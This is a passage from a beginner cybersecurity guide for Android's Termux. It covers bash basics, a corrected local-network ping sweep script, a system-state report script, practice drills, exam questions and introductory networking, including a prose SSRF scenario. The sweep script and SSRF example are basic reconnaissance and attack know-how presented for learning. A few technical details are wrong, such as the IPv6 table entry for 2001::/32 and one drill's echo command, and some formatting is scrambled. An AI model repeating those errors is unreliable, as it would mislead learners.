They do the same thing. Use pkg in Termux unless you need advanced features.

2.7.2 – Installing Tools Safely

Install a package:

bash

pkg install packagename

Search for a package:

bash

pkg search keyword

Example: `pkg search network` – shows all network-related packages.

Remove a package:

bash

pkg uninstall packagename

See all installed packages:

bash

pkg list-installed

Tools to install for this guide (if not already done):

bash

pkg install nmap net-tools curl dnsutils wget git python

Security principle for package management: Only install what you need. Every installed package is:

- A potential vulnerability if it has security flaws
- Storage space consumed
- Another thing to keep updated

This applies to servers too – unnecessary packages on a server increase attack surface without benefit.

2.7.3 – Keeping Termux Updated

Run this combination regularly (weekly minimum):

bash

pkg update && pkg upgrade

The && means "run the second command ONLY if the first one succeeds". This is safer than running them separately because if the update fails, the upgrade will not run with outdated information.

Why keeping software updated matters for security: Most exploits target known vulnerabilities in specific software versions. When a vulnerability is discovered, a patch is released. If you do not update, the vulnerability remains even after the patch exists.


The 2017 WannaCry ransomware attack infected 200,000+ computers worldwide. Most of those computers had a patch available for two months before the attack. They simply had not updated.

2.8 – Corrected Bash Scripting Basics

The ChatGPT version of your previous guide contained a bug in the ping sweep script. The if statement was placed outside the loop, meaning it only checked the last IP. This section gives you the corrected version with full explanation.

2.8.1 – Script Structure and Syntax

What is a bash script? A bash script is a text file containing a series of terminal commands that execute in sequence when you run the file.



Why scripts matter in cybersecurity:

- Automate repetitive tasks (scanning, log analysis, backups)
- Create tools tailored to your specific needs
- Understand how attack scripts work when you encounter them
- Write evidence collection scripts for incident response

Basic script structure:

bash

#!/bin/bash

This is a comment – the # symbol makes a line a comment

The first line (#!/bin/bash) is called a "shebang" – it tells the system

which interpreter to use for this script

Your commands go here

echo "Script is running"

The shebang line `#!/bin/bash`: This MUST be the very first line of every bash script. Without it, the system may not know how to execute the file.

Make a script and run it in Termux:

bash

Step 1: Create the file

nano first_script.sh

Step 2: Type this inside nano:

#!/bin/bash

echo "Hello from my first script"

echo "Current date: \$(date)"

echo "Current user: \$(whoami)"

Step 3: Save and exit nano

Press Ctrl+X, then Y, then Enter

Step 4: Give execute permission

chmod 700 first_script.sh

Step 5: Run it

./first_script.sh

Expected output:

Hello from my first script

Current date: Fri Apr 3 14:23:45 UTC 2026

Current user: u0_a123

2.8.2 — Corrected Ping Sweep Script With Full Explanation

The original ChatGPT version (BROKEN — do not use):

bash

#!/bin/bash

network="192.168.1"

for i in {1..5}

do

ip="\$network.\$i"

ping -c 1 \$ip > /dev/null 2>&1

done

← BUG: if statement was after this line


```

if [ $? -eq 0 ]           # ← This only checks the LAST ping result

then

    echo "$ip is UP"

else

    echo "$ip is DOWN"

fi

```

Why it is broken: The if statement is outside the for loop. It only runs once — after all pings are done. It checks \$? (exit code of last command) which is only the result of the last ping. Only the last IP gets evaluated. All others are silently ignored.

The corrected version (VERIFIED WORKING):

```

bash

#!/bin/bash

# Ping Sweep Script – Corrected Version

# Purpose: Check which IPs in a range respond to ping

# Legal use only: Run on your own network only

# Author: Karan B. Vaya – Guide 2

network="192.168.1"

echo "Starting ping sweep on $network.1 to $network.5"

echo "=====
for i in {1..5}           # Loop from 1 to 5
do
    ip="$network.$i"      # Build the full IP: 192.168.1.1, 192.168.1.2, etc.
    ping -c 1 -W 1 $ip > /dev/null 2>&1 # Send 1 ping, wait max 1 second
                                # Redirect all output to /dev/null (silence)

    if [ $? -eq 0 ]       # ← THIS must be INSIDE the loop
then

        echo "$ip is UP"

```

else

echo "\$ip is DOWN"

fi **# ← End of if statement**

done **# ← End of loop AFTER the if-fi block**

echo "=====

echo "Sweep complete."

Key fix: The if [\$? -eq 0] block is now INSIDE the do...done loop. Every IP gets its own check. Not just the last one.

Line by line explanation:

Line	Meaning
#!/bin/bash	Shebang – use bash interpreter
network="192.168.1"	Store the network prefix in a variable
for i in {1..5}	Loop variable i takes values 1, 2, 3, 4, 5
ip="\$network.\$i"	Combine prefix + loop number = full IP address
ping -c 1 -W 1 \$ip	Send 1 packet, wait max 1 second for reply
> /dev/null 2>&1	Redirect stdout and stderr to null – suppress output
\$?	Exit code of the previous command (0 = success, non-zero = fail)
if [\$? -eq 0]	If ping succeeded (host replied)...
echo "\$ip is UP"	Print that this IP responded
else	Otherwise (ping failed, no reply)...
echo "\$ip is DOWN"	Print that this IP did not respond

fi	End of if statement (if spelled backwards)
done	End of for loop

Save and run in Termux:

bash

nano ping_sweep.sh

Paste the corrected script above

Ctrl+X, Y, Enter to save

chmod 700 ping_sweep.sh

./ping_sweep.sh

⚠ Legal reminder: This script targets 192.168.1.1 through 192.168.1.5 — your local network. This is acceptable on your own home Wi-Fi. Change the network variable **ONLY** to a range you own or have permission to test. Never aim this at external IPs.

2.8.3 — Simple System Monitor Script

A useful script for daily practice — completely legal on your own device:

bash

#!/bin/bash

System Monitor Script — For Termux

Collects basic system state for security awareness

Author: Karan B. Vaya — Guide 2

echo "=====

echo " SYSTEM STATE REPORT — \$(date)"

echo "=====

echo ""

echo "--- IDENTITY ---"

```
echo "User: $(whoami)"
```

```
echo "Hostname: $(hostname)"
```

```
echo ""
```

```
echo "--- LOCATION ---"
```

```
echo "Current directory: $(pwd)"
```

```
echo ""
```

```
echo "--- SYSTEM INFO ---"
```

```
uname -a
```

```
echo ""
```

```
echo "--- NETWORK INTERFACES ---"
```

```
ip addr | grep "inet "
```

```
echo ""
```

```
echo "--- ACTIVE CONNECTIONS ---"
```

```
ss -tuln
```

```
echo ""
```

```
echo "--- RUNNING PROCESSES (top 10 by CPU) ---"
```

```
ps aux | sort -k3 -rn | head -10
```

```
echo ""
```

```
echo "--- RECENT COMMANDS ---"
```

```
tail -20 ~/.bash_history
```

```
echo ""
```

```
echo "=====
```

```
echo " END OF REPORT"
```

```
echo "=====
```

Save and run:

```
bash
```

```
nano system_monitor.sh
```

```
chmod 700 system_monitor.sh
```

```
./system_monitor.sh
```

Save output to a file (evidence collection):

```
bash
```

```
./system_monitor.sh > system_state_$(date +%Y%m%d_%H%M%S).txt
```

This saves the output with a timestamp in the filename. Example filename: system_state_20260403_142315.txt

This is exactly how incident responders collect initial system state evidence.

2.9 – Daily Terminal Drills

Do these drills every day for 10-14 days before moving to Chapter 3. Not optional. This is muscle memory that will serve you for the rest of your career.

Drill 1 – Navigation and Awareness (Daily)

Every time you open Termux:

```
bash
```

```
whoami
```

```
pwd
```

```
ls -la
```

Write down what you see. Explain in one sentence what each output means. This builds the habit of knowing where you are before you do anything.

Drill 2 – File Management Practice (Days 1-5)

bash

Create a practice directory structure

mkdir -p ~/practice/guide2/drills

Create files

touch ~/practice/guide2/drills/notes.txt

touch ~/practice/guide2/drills/commands.txt

Write something into each

echo "My notes for Guide 2" > ~/practice/guide2/drills/notes.txt

echo "Commands I practiced today: ls, pwd, mkdir" > ~/practice/guide2/drills/commands.txt

View them

cat ~/practice/guide2/drills/notes.txt

ls -la ~/practice/guide2/drills/

Repeat with different filenames and content daily.

Drill 3 — Permission Practice (Days 3-7)

bash

Create a script

touch ~/practice/myscript.sh

echo '#!/bin/bash\nnecho "Permission test successful"' > ~/practice/myscript.sh

Try to run it before giving permission

./practice/myscript.sh # This should fail with "Permission denied"

Give permission

chmod 700 ~/practice/myscript.sh

Try again

./practice/myscript.sh # This should now work

Observe the permission difference

ls -l ~/practice/myscript.sh

Change to different permissions and observe

chmod 644 ~/practice/myscript.sh

ls -l ~/practice/myscript.sh

After each chmod, read the permission string and explain what changed.

Drill 4 – Process Observation (Days 5-10)

bash

Run a long process in background

ping google.com > /dev/null &

Find it in process list

ps aux | grep ping

Note the PID (second column)

Kill it gracefully

kill [PID_NUMBER]

Verify it is gone

ps aux | grep ping

Do this daily. Each time, explain what \$? would be after the kill.

Drill 5 – Network Observation (Days 7-14)

bash

Check your IP

ip a

Check open ports

ss -tuln

Test connectivity

ping -c 3 8.8.8.8

DNS test

nslookup google.com

Header inspection

curl -I https://example.com

After running these, write in your practice file:

- What IP are you on?
- What ports are open?
- What DNS server answered?
- What security headers were present or missing?

Drill 6 – Daily Log Entry (Every Day)

Create and maintain a practice log:

bash

nano ~/practice/daily_log.txt

Each day, add an entry:

Date: 2026-04-03

Commands practiced: ls -la, chmod, ps aux

New thing learned: The -a flag shows hidden files starting with dot

Security observation: .bashrc is a hidden file that runs at terminal startup

Question I have: What happens if .bashrc is modified by malware?

This log becomes part of your portfolio evidence.

2.10 – Chapter Summary Box

CHAPTER 2 – KEY TAKEAWAYS	
Terminal vs GUI:	
GUI hides reality. Terminal exposes it. Attackers use terminals.	
Paths:	
Absolute = starts with / (full address)	
Relative = based on current location	
Hidden files start with . (dot)	
Use ls -la to see them. Malware loves hidden files.	
Permissions – rwx:	
r=read(4) w=write(2) x=execute(1)	
chmod 700 = only owner has full access (most private)	
chmod 755 = owner full, others can read+run	
chmod 644 = owner read+write, others read only	
chmod 777 = everyone full access = DANGEROUS	
Processes:	
ps aux = all processes top = live monitor kill PID = stop	
Malware runs as a process. Defenders hunt processes.	

|
|
| Networking: |
| ip a = your IP | ss -tln = open ports | curl -I = HTTP headers |
| 0.0.0.0:PORT = exposed to network (risky) |
| 127.0.0.1:PORT = local only (safer) |
|
| Bash scripting rule: |
| if statements INSIDE loops check each iteration |
| if statements OUTSIDE loops check only the last result |
|
| Package management: pkg update && pkg upgrade -- run weekly |

2.11 – Viva and Interview Questions

Short Answer (2-3 marks / Viva level):

1. What is the command to see all files including hidden ones in a directory?
 2. What does chmod 755 mean? Break it down by owner, group, others.
 3. What is the difference between > and >> in bash?
 4. What does ps aux show and why is it useful in security?
 5. What does ss -tln show? What does LISTEN state mean?
 6. What is the purpose of the shebang line #!/bin/bash?
 7. What is the difference between kill PID and kill -9 PID?
 8. Why is chmod 777 considered a security vulnerability?
-

Medium Answer (4-5 marks / Interview level):

1. Explain Linux file permissions using rwx notation. How do you read the string -rwxr-xr--? Who can do what?
2. Explain the difference between absolute and relative paths with examples. Why does a security professional need to confirm their location before running commands?
3. Explain what a "listening port" is and why it matters for security. What is the difference between a port listening on 0.0.0.0 vs 127.0.0.1?

4. Describe what `grep -i "Failed" /var/log/auth.log` does step by step. How would you use this in a security investigation?

Long Answer (7 marks / Exam or senior interview):

1. A web server has been compromised. Walk through the terminal commands you would use to begin investigating — checking running processes, open ports, active connections, and recent log entries. Explain what each command shows and what you would be looking for.
2. Explain the Linux permission system in full detail — rwx notation, octal numbers, owner/group/others, `chmod` and `chown` commands. Include a realistic scenario where a permission misconfiguration led to a security breach.
3. Write and explain a bash script that collects system state information (user identity, running processes, open ports, recent commands) and saves it to a timestamped file. Explain why each section is security-relevant.

2.12 – Memory Tricks

rwx to Numbers — Remember with binary:

$r = 4 = 100$ in binary (only the read bit is on)

$w = 2 = 010$ in binary (only the write bit is on)

$x = 1 = 001$ in binary (only the execute bit is on)

$rwx = 4+2+1 = 7$ (all three on)

$rw- = 4+2+0 = 6$ (read and write on, execute off)

$r-x = 4+0+1 = 5$ (read and execute on, write off)

$r-- = 4+0+0 = 4$ (read only)

$--- = 0+0+0 = 0$ (nothing)

Remember common permissions:

700 = Private (only me) → "700 = 7-0-0 = Only I get 7"

755 = Standard script → "755 = My full, others can run"

644 = Normal file → "644 = I can write, others read"

777 = DANGER → "777 = Everyone owns it = no one owns it"

The Pipe Story:

```
ps aux | grep python | grep -v grep
```

Read as a sentence: "Show all processes, THEN filter for python, THEN remove the grep process itself"

Think of | as "AND THEN": Command 1 AND THEN Command 2 AND THEN Command 3

Key ports — Remember with a story:

Port 22 = SSH = "22 is the age you first get independence (remote access)"

Port 80 = HTTP = "80 = old, unprotected (no encryption)"

Port 443 = HTTPS = "443 = 4+4+3 = 11 = SSL/TLS protected"

Port 3306 = MySQL = "3306 = Database — 3 times 6 = 18 = adult content, private"

Hidden files — Remember:

. (dot) at the start = invisible by default

ls = shows visible

ls -a = shows ALL (a = all)

ls -la = shows ALL with details (la = long + all)

> vs >> — Never confuse again:

> = Overwrite = "One arrow pointing in = replacing what's there"

>> = Append = "Two arrows pointing in = adding to what's there"

FINAL TRUTH — CHAPTER 2

The terminal is not a tool for hackers only. It is the primary interface for every serious professional in this field — defenders, incident responders, penetration testers, system administrators, and security engineers.

Every command you practise today is a reflex you will rely on under pressure tomorrow. Under pressure — in an interview, in an incident, in a lab — your brain reaches for what it has practised most.

If you have typed `ls -la` one hundred times and understood what you saw each time, you will not panic when you see it on an unfamiliar system. If you have only read about it, you will freeze.

Practise the drills. Run the commands. Write in your daily log. This chapter's knowledge only becomes real through your hands and your Termux terminal.

Chapter 3 — Networking Practice Without Kali

Observation, Reasoning, and Terminal-Level Reality

Verified for Pixel OS + Termux | No VM Required

If you cannot explain what the network is doing without a tool, the tool will never make sense when you finally use it. This chapter builds your mental network model first. Commands come after understanding — not before.

BEFORE YOU BEGIN — Networking Baseline Check

Open Termux and run these four commands before starting this chapter. These establish your current network state — your baseline. Save the output. You will compare it again at the end of the chapter.

bash

ip a

Write down: your IP address, your interface name (wlan0, eth0, etc.)

bash

ss -tuln

Write down: how many ports are in LISTEN state

bash

ping -c 3 8.8.8.8

Write down: are you connected? What is the average round-trip time?

bash


nslookup google.com

Write down: what IP did google.com resolve to? What DNS server answered?

Save all of this in your daily log. This is your network baseline. A security professional always establishes a baseline before any investigation. Without a baseline, you cannot tell what is normal vs abnormal.

3.1 – Observing Your Own Network

You do not start by analysing attackers. You start by understanding your own environment completely. A defender who does not know their own network cannot defend it.



3.1.1 – Localhost vs LAN vs Internet

These three concepts are confused by most beginners. Getting them wrong causes mistakes in every networking topic that follows.

LOCALHOST (127.0.0.1)

Localhost is your device talking to itself. It does not go through any network hardware, any router, or any cable. The traffic stays entirely inside your device.

bash

ping -c 3 127.0.0.1

Expected output:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.

64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.041 ms

64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms

64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms

Notice the time: 0.041 ms — almost zero. That is because the packet never left your device.

Why localhost matters for security:

Services that bind to 127.0.0.1 are only reachable from your own device. This is intentional protection — a database running on 127.0.0.1:3306 cannot be reached by anyone outside your machine.

But — and this is critical — if an attacker already has code running on your machine, they CAN reach services on 127.0.0.1. Localhost is not fully protected once an attacker has initial access.


This is why even localhost-bound services need proper authentication.

Also try:

bash

ping -c 3 localhost

localhost is just a name that resolves to 127.0.0.1. Both mean exactly the same thing.



LAN (Local Area Network) — 192.168.x.x / 10.x.x.x

LAN is the network of devices connected to the same router. Your phone, your laptop, your smart TV — all share the same LAN when connected to your home Wi-Fi.

Find your LAN IP:

bash

ip a | grep "inet "

You will see two lines:

inet 127.0.0.1/8 scope host lo

inet 192.168.1.105/24 brd 192.168.1.255 scope global wlan0

The 192.168.1.105 is your LAN IP – your identity on your home network. The /24 is the subnet mask – it means 256 possible addresses (192.168.1.0 to 192.168.1.255).

Private IP ranges (these are always LAN, never internet):

Range	Example	Common Use
10.0.0.0 – 10.255.255.255	10.0.0.5	Large corporate networks
172.16.0.0 – 172.31.255.255	172.16.0.10	Medium networks
192.168.0.0 – 192.168.255.255	192.168.1.105	Home and small office

These addresses are defined by RFC 1918 and are NEVER routed on the public internet. Your 192.168.1.105 exists in thousands of homes simultaneously – and that is fine because they are all isolated inside their own routers.

Security significance of LAN: Devices on the same LAN can communicate directly. This means a compromised device on your home Wi-Fi can scan and attack your other devices – your laptop, your phone, any smart devices. This is called a lateral movement attack – moving between devices on the same network.

INTERNET (Public IPs)

The internet uses public IP addresses – assigned by ISPs, globally unique. When you visit google.com, your traffic goes:

Your Phone (192.168.1.105)



Your Router (NAT converts your private IP to public IP)



Your ISP



Internet backbone



Google's servers (142.250.x.x – public IP)



Response travels back the same path

Find your public IP:

bash

`curl https://api.ipify.org`

or

bash

`curl https://ifconfig.me`

This shows your public IP — the address the rest of the internet sees. This is what appears in server logs when you visit websites.

Security significance: Your public IP is logged by every website you visit. It is stored in server logs, potentially for years. If you conduct any illegal scanning from this IP, it is traceable back to your ISP account — and then to you.

Hindi / Gujarati: Localhost = खुद से बातचीत (Khud se baatchheet) — Talking to yourself LAN = स्थानीय नेटवर्क (Sthaaniya network) — Local network / स्थानिक नेटवर्क Internet = वैश्विक नेटवर्क (Vaishvik network) — Global network

3.1.2 — Why 127.0.0.1 Matters for Security

This deserves its own section because it is misunderstood more than almost anything else.


The wrong assumption: "If a service is on localhost, it is safe because no one outside can reach it."

The reality:

Scenario 1 — SSRF (Server-Side Request Forgery): A web application is vulnerable to SSRF. An attacker sends a request that makes the server call `http://127.0.0.1/admin`. The web server is on the same machine as the admin panel. Because the request comes FROM the server itself, it reaches localhost. The attacker now accesses the admin panel through the vulnerable web app.

Scenario 2 — Local malware: Malware running on your device can reach any service on 127.0.0.1. A database running on localhost with no password is fully exposed if any malware or exploited application runs on the same machine.

Scenario 3 — Developer mistakes: Developers say "it is only on localhost, so I will skip authentication." This is dangerous thinking. Authentication should exist regardless of binding address.



The correct mental model: 127.0.0.1 reduces attack surface from outside. It does NOT eliminate the attack surface from inside or from SSRF.

3.1.3 – IPv4 vs IPv6 – What You Need to Know Now

Why this matters: IPv6 is not a future concept. It is already deployed globally. Many systems run dual-stack (both IPv4 and IPv6 simultaneously). Security tools and firewalls configured only for IPv4 can be bypassed by attacking through IPv6.

IPv4: 32-bit address. Written as four decimal numbers separated by dots.

192.168.1.105

Total possible addresses: approximately 4.3 billion. Problem: We ran out. The internet has more than 4.3 billion devices.

IPv6: 128-bit address. Written as eight groups of four hexadecimal characters.

2001:0db8:85a3:0000:0000:8a2e:0370:7334

Shortened form (consecutive zero groups replaced with ::):

2001:db8:85a3::8a2e:370:7334

Total possible addresses: 340 undecillion (3.4×10^{38}). Effectively inexhaustible.

See your IPv6 address in Termux:

bash

`ip a | grep "inet6"`


You may see:

`inet6 ::1/128 scope host` ← **Loopback (equivalent of 127.0.0.1 for IPv6)**

`inet6 fe80::1a2b:3c4d:5e6f/64` ← **Link-local (only works on same network segment)**

IPv6 addresses you need to recognise:

Address	Meaning	IPv4 Equivalent
::1	IPv6 loopback	127.0.0.1
fe80::/10	Link-local (automatic, not routable)	169.254.x.x
fc00::/7	Unique local (private range)	192.168.x.x / 10.x.x.x
2001::/32	Global unicast (public internet)	Public IPv4



Security relevance of IPv6 for you right now:

1. When you eventually do penetration testing, always check for IPv6. A firewall might block all IPv4 traffic but leave IPv6 open.
2. If a web application has an IPv6 address, you need IPv6-capable tools.
3. DNS now returns both A records (IPv4) and AAAA records (IPv6). Check both:

bash

